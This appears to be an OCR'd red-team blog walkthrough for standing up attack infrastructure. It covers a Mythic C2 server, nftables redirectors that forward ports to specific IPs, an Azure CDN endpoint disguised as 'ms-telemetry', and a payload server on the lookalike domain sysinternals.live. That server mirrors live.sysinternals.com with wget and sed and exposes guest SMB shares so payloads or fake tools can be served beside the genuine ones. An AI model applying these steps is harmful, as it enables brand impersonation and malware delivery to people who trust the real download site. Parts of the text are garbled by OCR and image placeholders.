mythic	● Running	Linode 2 GB	45.33.97.232	Atlanta, GA	Never	Power Off	Reboot	•••
payload-redirector	● Running	Nanode 1 GB	45.33.70.192	Newark, NJ	Never	Power Off	Reboot	•••
payload-server	● Running	Nanode 1 GB	45.79.193.37	Atlanta, GA	Never	Power Off	Reboot	•••

Domain Names

- 1 for the C2 redirector
- 1 for the payload redirector




quiggleypuff.xyz Domain Privacy protection is ON	✓ ACTIVE	●	[redacted]	MANAGE
sysinternals.live Domain Privacy protection is ON	✓ ACTIVE	●	[redacted]	MANAGE

CDN

- 1 for C2 domain

I didn’t try domain fronting through a different domain, but this could be used for that.

https://bigb0ss.medium.com/redteam-c2-redirector-domain-fronting-setup-azure-adbedbd28305



CDN profile

Basics | Tags | Review + create

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources. Learn more

Subscription *	Personal
Resource group *	[redacted]
	Create new
Resource group region	East US

Profile details


Name *	C2-CDN
Region	Global
	CDN profiles are global resources that work across Azure regions
Pricing tier *	Standard Microsoft
	View full pricing details

Endpoint settings


Create a new CDN endpoint	✓
CDN endpoint name *	ms-telemetry .azureedge.net
Origin type *	Custom origin
Origin hostname *	c2.quiggleypuff.xyz

Rediretors with nftables


https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#iptables-for-http
https://wiki.nftables.org/wiki-nftables/index.php/Performing_Network_Address_Translation_(NAT)



```
[root@localhost nftables]# cd /etc/nftables/
[root@localhost nftables]# nft -f all-in-one.nft
[root@localhost nftables]# nft add rule nat prerouting tcp dport 80 dnat to 45.33.97.232
[root@localhost nftables]# nft add rule nat postrouting masquerade
[root@localhost nftables]# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```



```
[root@localhost ~]# cd /etc/nftables/
[root@localhost nftables]# nft -f all-in-one.nft
[root@localhost nftables]# nft 'add rule nat prerouting tcp dport {80, 139, 445} dnat to 45.79.193.37'
[root@localhost nftables]# nft add rule nat postrouting masquerade
[root@localhost nftables]# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```



Payload Server / Pretending to be sysinternals

The payload server domain name was **sysinternals.live**, which is close to the legitimate **live.sysinternals.com**


The real sysinternals site has an website and SMB shares for people to download sysinternals. I can copy all the files from the real sysinternals to the evil sysinternals, and will look the same (pretty much)

We can serve our payloads alongside the sysinternals stuff to look more legitimate. We could also serve fake versions of the sysinternals tools too.


There are nicer ways to do this, like with apache rewrite rules and stuff, but I'm busy and this works so shut up

Payload Server / mimicking website

Copy the real sysinternals site, change the index.html to say *sysinternals.live*, and serve with apache



```
root@localhost:/var/www# wget --recursive http://live.sysinternals.com --mirror 1>&2 2>/dev/null
root@localhost:/var/www# ls
html  live.sysinternals.com
root@localhost:/var/www# mv live.sysinternals.com sysinternals.live
root@localhost:/var/www# sed -i 's/live.sysinternals.com/sysinternals.live/g' sysinternals.live/index.html
```



live.sysinternals.com - /

Not secure | live.sysinternals.com

live.sysinternals.com - /

```
     Thursday, April 1, 2021  7:35 PM
      Tuesday, June 22, 2021  4:19 PM        137
      Tuesday, June 22, 2021  4:19 PM         75
  Wednesday, November 1, 2006  2:06 PM        17
  Wednesday, November 4, 2020  8:47 PM         5
  Wednesday, November 4, 2020  8:47 PM       116
  Wednesday, November 4, 2020  8:47 PM        61
   Monday, September 14, 2020  2:43 AM        40
   Monday, September 14, 2020  2:36 AM       510
   Monday, September 14, 2020  2:33 AM       177
 Wednesday, November 25, 2020 10:59 AM        34
 Wednesday, November 25, 2020 10:59 AM        45
      Tuesday, June 22, 2021  3:21 PM         <
        Monday, April 6, 2020  4:25 AM        34
        Monday, April 6, 2020  4:24 AM        44
      Friday, April 23, 2021  5:24 PM          5
      Friday, April 23, 2021  5:24 PM         79
```

sysinternals.live - /


Not secure | sysinternals.live

sysinternals.live - /


```
     Thursday, April 1, 2021  7:35 PM        670 about_this_site.txt
      Tuesday, June 22, 2021  4:19 PM    1379216 accesschk.exe
      Tuesday, June 22, 2021  4:19 PM     759680 accesschk64.exe
  Wednesday, November 1, 2006  2:06 PM     174968 AccessEnum.exe
  Wednesday, November 4, 2020  8:47 PM      50379 AdExplorer.chm
  Wednesday, November 4, 2020  8:47 PM    1162120 ADExplorer.exe
  Wednesday, November 4, 2020  8:47 PM     617352 ADExplorer64.exe
   Monday, September 14, 2020  2:43 AM     401616 ADInsight.chm
   Monday, September 14, 2020  2:36 AM    5106056 ADInsight.exe
   Monday, September 14, 2020  2:33 AM    1772416 ADInsight64.exe
 Wednesday, November 25, 2020 10:59 AM     349576 adrestore.exe
```

Payload Server / mimicking SMB shares

Install samba and setup some shares



```
# Payload Shares
[tools]
    comment = Windows Sysinternals Live Tools
    path = /var/www/sysinternals.live/tools
    browseable = yes
    read only = yes
    guest ok = yes

[files]
    comment = Windows Sysinternals Live Files
    path = /var/www/sysinternals.live/files
    browseable = yes
    read only = yes
    guest ok = yes
```



Network › live.sysinternals.com › tools

Name	Date modified	Type	Size
ARM64	6/22/2021 12:19 PM	File folder	
accesschk	6/22/2021 12:19 PM	Application	1,347 KB
accesschk64	6/22/2021 12:19 PM	Application	742 KB
AccessEnum	11/1/2006 9:06 AM	Application	171 KB
AdExplorer	11/4/2020 3:47 PM	Compiled HTML ...	50 KB
ADExplorer	11/4/2020 3:47 PM	Application	1,135 KB
ADExplorer64	11/4/2020 3:47 PM	Application	603 KB
ADInsi			
ADInsi			
ADInsi			
adrest			
adrest			
Autol			
Autol			
autoru			
Autoru			
Autoru			
Autoru			
Autoru			
autoru			
autoru			

169 items


Network › sysinternals.live › tools

Name	Date modified	Type	Size
ARM64	7/2/2021 11:55 AM	File folder	
accesschk	6/22/2021 12:19 PM	Application	1,347 KB
accesschk64	6/22/2021 12:19 PM	Application	742 KB
AccessEnum	11/1/2006 9:06 AM	Application	171 KB
AdExplorer	11/4/2020 3:47 PM	Compiled HTML ...	50 KB
ADExplorer	11/4/2020 3:47 PM	Application	1,135 KB
ADExplorer64	11/4/2020 3:47 PM	Application	603 KB
ADInsight	9/13/2020 10:43 PM	Compiled HTML ...	393 KB
ADInsight	9/13/2020 10:36 PM	Application	4,987 KB
ADInsight64	9/13/2020 10:33 PM	Application	1,731 KB

Mythic


https://docs.mythic-c2.net/installation

I only used the HTTP C2 profile (https://github.com/MythicC2Profiles/http) and the Apollo agent (https://github.com/MythicAgents/Apollo)

